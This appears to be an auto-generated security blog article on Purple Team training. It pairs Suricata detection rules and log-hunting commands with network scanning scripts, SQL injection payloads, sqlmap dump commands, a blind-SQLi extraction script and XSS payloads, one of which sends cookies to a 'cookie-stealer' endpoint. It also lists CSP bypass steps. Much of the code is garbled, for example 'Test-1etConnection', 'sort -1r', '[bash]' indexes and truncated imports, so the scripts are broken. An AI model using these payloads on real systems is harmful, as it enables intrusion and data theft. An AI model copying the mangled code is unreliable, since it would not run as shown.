
Listen to this Post

Introduction:
The modern cybersecurity landscape demands professionals who can think like attackers while building resilient defenses. The Purple Team philosophy—blending Red Team offensive tactics with Blue Team defensive monitoring—has emerged as the gold standard for security operations. This technical deep-dive explores real-world implementation of intrusion detection, automation scripting, and web application vulnerability testing, offering practitioners a practical roadmap for building cross-functional security expertise.
Learning Objectives & Secrets:
- Objective 1: Implement Custom IDS Rules for Traffic Analysis – Learn to write and deploy Suricata rules that detect Nmap scans, SYN floods, and ICMP-based reconnaissance, moving beyond default rule sets to tailor detection to your environment.
-
Objective 2: Automate Network Discovery with Cross-Platform Scripting – Master Bash for Linux host discovery, Python with Scapy for packet crafting, and PowerShell for Windows-based reconnaissance—building a multi-OS automation toolkit.
-
Objective 3: Exploit and Mitigate OWASP Top 10 Vulnerabilities – Execute SQL injection variants (Error-Based, Union-Based, Boolean-Based, Time-Based) and XSS attacks (Reflected, Stored, DOM-Based), then implement CSP and Anti-CSRF protections to understand both attack and defense mechanics.
You Should Know:
1. Network Detection Engineering with Suricata IDS
Suricata is a high-performance Network IDS/IPS capable of deep packet inspection and protocol analysis. During the internship, custom rules were written to detect specific attack patterns, including Nmap stealth scans and volumetric flood attacks.
Step‑by‑step guide for deploying custom Suricata rules:
Linux (Ubuntu/Debian):
 Install Suricata
sudo apt-get update && sudo apt-get install suricata -y

Verify installation
suricata --build-info

Navigate to rules directory
cd /etc/suricata/rules/

Create a custom rule file
sudo nano local.rules

Example rule: Detect Nmap SYN scan
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"NMAP SYN Scan Detected"; flags:S; threshold: type both, track by_src, count 10, seconds 5; sid:1000001; rev:1;)

Example rule: Detect ICMP flood
alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"ICMP Flood Detected"; threshold: type both, track by_src, count 50, seconds 2; sid:1000002; rev:1;)

Test rules for syntax errors
suricata -T -c /etc/suricata/suricata.yaml -v

Run Suricata in live mode on interface eth0
sudo suricata -c /etc/suricata/suricata.yaml -i eth0

Monitor alerts in real-time
tail -f /var/log/suricata/fast.log
Windows (via WSL or native):
 Using WSL2 for Suricata
wsl --install -d Ubuntu
 Then follow Linux commands inside WSL

For native Windows Suricata (using MSI installer)
 Configure service to start automatically
sc.exe create Suricata binPath= "C:\Program Files\Suricata\suricata.exe -c C:\Program Files\Suricata\suricata.yaml -i Ethernet0" start= auto

Test configuration
suricata.exe -T -c "C:\Program Files\Suricata\suricata.yaml"
Pro Tip: Always test custom rules in a lab environment first. Use `suricata -r capture.pcap` to replay pcap files and validate rule effectiveness without impacting production traffic.
2. Network Discovery and Port Scanning Automation
Automating reconnaissance is critical for both offensive and defensive teams. This section covers Bash scripting for host discovery, Python/Scapy for packet manipulation, and PowerShell for Windows-based scanning.
Linux – Bash Host Discovery Script:
!/bin/bash
 host_discovery.sh - Discover live hosts in a /24 subnet

SUBNET="192.168.1"
echo "Scanning subnet $SUBNET.0/24..."

for i in {1..254}; do
ping -c 1 -W 1 $SUBNET.$i > /dev/null 2>&1
if [ $? -eq 0 ]; then
echo "Host $SUBNET.$i is up"
fi
done

Port scanning with netcat
echo "Scanning common ports on discovered hosts..."
for ip in $(arp-scan --localnet | grep -E "192.168.1.[0-9]+" | awk '{print $1}'); do
echo "Scanning $ip"
nc -zv $ip 22 80 443 8080 2>&1 | grep succeeded
done
Python – Scapy Packet Crafting:
!/usr/bin/env python3
 scapy_scanner.py - Craft custom packets for network reconnaissance

from scapy.all import
import sys

def syn_scan(target_ip, port_range):
"""Perform a SYN scan using Scapy"""
print(f"Starting SYN scan on {target_ip}")
for port in range(port_range[bash], port_range[bash]+1):
 Craft SYN packet
ip = IP(dst=target_ip)
tcp = TCP(sport=12345, dport=port, flags="S")
packet = ip/tcp

Send packet and capture response
response = sr1(packet, timeout=1, verbose=False)

if response and response.haslayer(TCP):
flags = response.getlayer(TCP).flags
if flags & 0x12:  SYN-ACK received
print(f"Port {port}: OPEN")
 Send RST to close half-open connection
rst = IP(dst=target_ip)/TCP(sport=12345, dport=port, flags="R")
send(rst, verbose=False)
elif flags & 0x14:  RST-ACK received
print(f"Port {port}: CLOSED")
else:
print(f"Port {port}: FILTERED")

if <strong>name</strong> == "<strong>main</strong>":
if len(sys.argv) < 2:
print("Usage: python3 scapy_scanner.py <target_ip>")
sys.exit(1)
target = sys.argv[bash]
syn_scan(target, (1, 1024))
Windows – PowerShell Reconnaissance:
 PowerShell - Test-1etConnection for port scanning
$subnet = "192.168.1"
$ports = @(22, 80, 443, 445, 3389)

1..254 | ForEach-Object {
$ip = "$subnet.$_"
if (Test-Connection -ComputerName $ip -Count 1 -Quiet) {
Write-Host "Host $ip is up" -ForegroundColor Green
foreach ($port in $ports) {
$result = Test-1etConnection -ComputerName $ip -Port $port -WarningAction SilentlyContinue
if ($result.TcpTestSucceeded) {
Write-Host " Port $port open"
}
}
}
}
Secret Tip: Use `tcpdump` or Wireshark during script execution to verify that your crafted packets match expected network behavior. This helps identify false positives in detection rules.
- SQL Injection Testing – From Manual to Automated
SQL injection remains a critical web application vulnerability. The internship covered four distinct SQLi techniques using DVWA (Damn Vulnerable Web Application).
Manual Error‑Based SQL Injection:
-- Test for vulnerable parameter
' OR '1'='1' --
' UNION SELECT 1,2,3,4,5 --
' OR 1=1 AND SLEEP(5) --
Automated SQL Injection with SQLMap:
 Basic SQLMap scan with cookie authentication
sqlmap -u "http://192.168.1.100/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=abcd1234; security=low" \
--batch --level=3 --risk=2

Enumerate databases
sqlmap -u "http://192.168.1.100/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=abcd1234; security=low" \
--dbs

Dump specific database tables
sqlmap -u "http://192.168.1.100/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=abcd1234; security=low" \
-D dvwa --tables --dump

Time‑based blind injection detection
sqlmap -u "http://192.168.1.100/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=abcd1234; security=low" \
--technique=T --batch
Boolean‑Based Blind SQL Injection (Python Script):
!/usr/bin/env python3
 boolean_blind_sqli.py - Extracting data via boolean conditions

import requests
import string

url = "http://192.168.1.100/dvwa/vulnerabilities/sqli/"
cookies = {"PHPSESSID": "abcd1234", "security": "low"}

def boolean_test(payload):
"""Send payload and determine if condition is true"""
params = {"id": payload, "Submit": "Submit"}
response = requests.get(url, params=params, cookies=cookies)
return "exists" in response.text  Adjust based on application response

def extract_database_name():
"""Extract current database name using boolean blind injection"""
dbname = ""
charset = string.digits + string.ascii_lowercase + "_"

for position in range(1, 20):
for char in charset:
 Payload checking character at position in database()
payload = f"1' AND ASCII(SUBSTRING(database(),{position},1))={ord(char)}--"
if boolean_test(payload):
dbname += char
print(f"Database name: {dbname}")
break
return dbname

Example usage
extract_database_name()
Secret Tip: When testing SQL injection, always use a dedicated testing environment like DVWA or OWASP WebGoat. Never test against live production systems without explicit written authorization.
4. Cross‑Site Scripting (XSS) Exploitation and Mitigation
XSS attacks allow attackers to inject client-side scripts into web applications. The internship explored three variants and corresponding defenses.
Reflected XSS Test:
http://vulnerable-site.com/search?q=<script>alert('XSS')</script>
Stored XSS (Persistent) – Comment Injection:
<!-- Inject in comment field -->

<script>
fetch('/cookie-stealer?cookie=' + document.cookie)
</script>
DOM‑Based XSS Example:
<!-- Vulnerable JavaScript -->

<script>
var userInput = location.hash.substring(1);
document.getElementById('output').innerHTML = userInput; // XSS payload executes
</script>
Defensive Implementation – Content Security Policy (CSP):
 Nginx HTTP headers for CSP
add_header Content-Security-Policy "default-src 'self'; script-src 'self' 'unsafe-inline'; object-src 'none'; base-uri 'self';" always;

Apache .htaccess or vhost config
Header set Content-Security-Policy "default-src 'self'; script-src 'self';"
Anti‑CSRF Token Implementation:
 Flask example
from flask import Flask, session, request, abort
import secrets

app = Flask(<strong>name</strong>)
app.secret_key = secrets.token_hex(16)

@app.route('/form', methods=['GET'])
def form():
 Generate CSRF token
token = secrets.token_urlsafe(32)
session['csrf_token'] = token
return f'''

<form method="POST">
<input type="hidden" name="csrf_token" value="{token}">
<input type="text" name="data">
<button type="submit">Submit</button>
</form>

'''

@app.route('/form', methods=['POST'])
def form_post():
 Validate CSRF token
if request.form['csrf_token'] != session.get('csrf_token'):
abort(403, "Invalid CSRF token")
 Process request...
return "Data saved!"
Step‑by‑step guide to bypass CSP (Educational):
- Identify the CSP header: `curl -I https://target.com | grep CSP`
2. Test for `unsafe-inline` or `unsafe-eval` exceptions
3. Look for whitelisted domains (CDN, API endpoints)
- Attempt to use `data:` URIs or `blob:` URIs for script execution
- Test for JSONP endpoints that can execute callback functions
Secret Tip: Modern XSS prevention requires multiple layers: input validation, output encoding, CSP, and context-aware escaping. Never rely on a single control.
5. Log Analysis and Threat Hunting
Effective security operations require analyzing logs from multiple sources. This section covers aggregation and analysis techniques.
Linux – Centralized Log Analysis:
 Extract Suricata alerts from fast.log
grep "ALERT" /var/log/suricata/fast.log | tail -20

Aggregated web server attack patterns
cat /var/log/nginx/access.log | grep -E "sqlmap|UNION|SELECT|<script>"

Detect multiple failed SSH attempts (brute force)
zgrep "Failed password" /var/log/auth.log | awk '{print $1,$2,$3,$11}' | sort | uniq -c | sort -1r | head -10
Windows – PowerShell Log Analysis:
 Event Log - Failed logon attempts (Event ID 4625)
Get-WinEvent -LogName Security | Where-Object { $<em>.Id -eq 4625 } |
Select-Object TimeCreated, @{Name='Username';Expression={$</em>.Properties[bash].Value}},
@{Name='SourceIP';Expression={$_.Properties[bash].Value}} |
Group-Object SourceIP | Sort-Object Count -Descending |
Select-Object Count, Name | Where-Object Count -gt 5

IIS Web Log Analysis
Import-Csv -Path "C:\inetpub\logs\LogFiles\W3SVC1\u_ex.log" -Delimiter ' ' |
Where-Object { $_.cs_uri_stem -match "(UNION|SELECT|script|alert)" } |
Select-Object date, time, cs_username, cs_uri_stem

PowerShell Security Audit Log
Get-WinEvent -FilterHashtable @{LogName='Security'; ID=4688} |
Select-Object TimeCreated, @{N='Process';E={$<em>.Properties[bash].Value}},
@{N='Command';E={$</em>.Properties[bash].Value}}
Step‑by‑step guide to building a SIEM-like dashboard:
1. Install ELK Stack (Elasticsearch, Logstash, Kibana)
- Configure Filebeat to ship Suricata and Apache logs
- Create Logstash pipelines to parse and enrich data
4. Build dashboards for attack visualization
5. Set up alerting for high-severity events
Pro Tip: Implement a logging strategy with centralized aggregation and retention policies. The average dwell time for attackers is over 200 days—good logs are your early warning system.
What Undercode Say:
- Key Takeaway 1: The Purple Team approach is not merely a combination of Red and Blue activities—it’s a mindset shift. Every attacker technique has a corresponding detection metric. By practicing both offensive exploitation and defensive rule-tuning, analysts gain contextual intelligence that automated tools cannot replicate.
-
Key Takeaway 2: Automation is the force multiplier in modern security operations. Scripting discovery, scanning, and log analysis reduces human error and frees analysts for higher-order thinking. However, automation must be validated—trust but verify every script with manual testing.
-
Key Takeaway 3: Web application vulnerabilities remain the primary entry point for attackers. Mastering SQL injection and XSS is not optional—it’s foundational. Understanding how to exploit vulnerabilities enables better defensive coding practices and more precise IDS/IPS rules.
Analysis: The internship report underscores a critical gap in cybersecurity training: hands-on, cross-functional experience. Many professionals specialize too early, losing sight of the adversary’s full kill chain. By working on detection, automation, and exploitation simultaneously, the intern built a holistic mental model of attack lifecycles. This approach aligns with the MITRE ATT&CK framework, where each technique must be understood from both execution and detection perspectives. Organizations should encourage such rotations to build resilient security teams.
Prediction:
- +1 The Purple Team model will become the default organizational structure for mid‑sized security teams by 2028, replacing siloed Red/Blue divisions with unified threat response units.
-
+1 AI‑powered log analysis and automated script generation will reduce manual detection rule creation by 60%, allowing analysts to focus on complex, multi‑step attacks that require human judgment.
-
-1 The democratization of hacking tools through automation will lower the barrier to entry for malicious actors, increasing the frequency of automated scanning and script‑based attacks against misconfigured web applications.
-
+1 Hands‑on internship programs like those at Cyberster will become industry benchmarks for cybersecurity talent development, producing entry‑level professionals with practical, cross‑domain skills that traditional certifications fail to validate.
-
-1 As detection tools improve, attackers will increasingly leverage Living‑Off‑The‑Land (LOTL) techniques and encrypted tunnels, rendering signature‑based detection less effective and demanding behavioral analysis maturity.
-
+1 The integration of vulnerability exploitation and secure coding practices in security curricula will drive a new generation of developers who inherently understand security trade‑offs, reducing the frequency of OWASP Top 10 flaws in new applications.
-
-1 Legacy systems and IoT devices will continue to be vulnerable to XSS and SQL injection for the next decade, as patching cycles remain slow and organizations struggle with technical debt.
-
+1 Community‑based threat intelligence sharing, as demonstrated by the internship’s detailed reporting, will accelerate collective defense capabilities, making it harder for adversaries to reuse techniques across multiple targets.
-
-1 The cybersecurity skills gap will persist, with demand for Purple Team professionals exceeding supply by 4:1 through 2030, driving salary inflation and talent wars.
-
+1 Scripting literacy (Bash, Python, PowerShell) will become the new baseline qualification for security roles, surpassing traditional certification checkboxes in hiring decisions.
This technical article was generated based on real internship experiences at Cyberster. All commands and examples are for educational and authorized testing purposes only. Always obtain proper authorization before testing any vulnerability.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eRxU7d-B – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


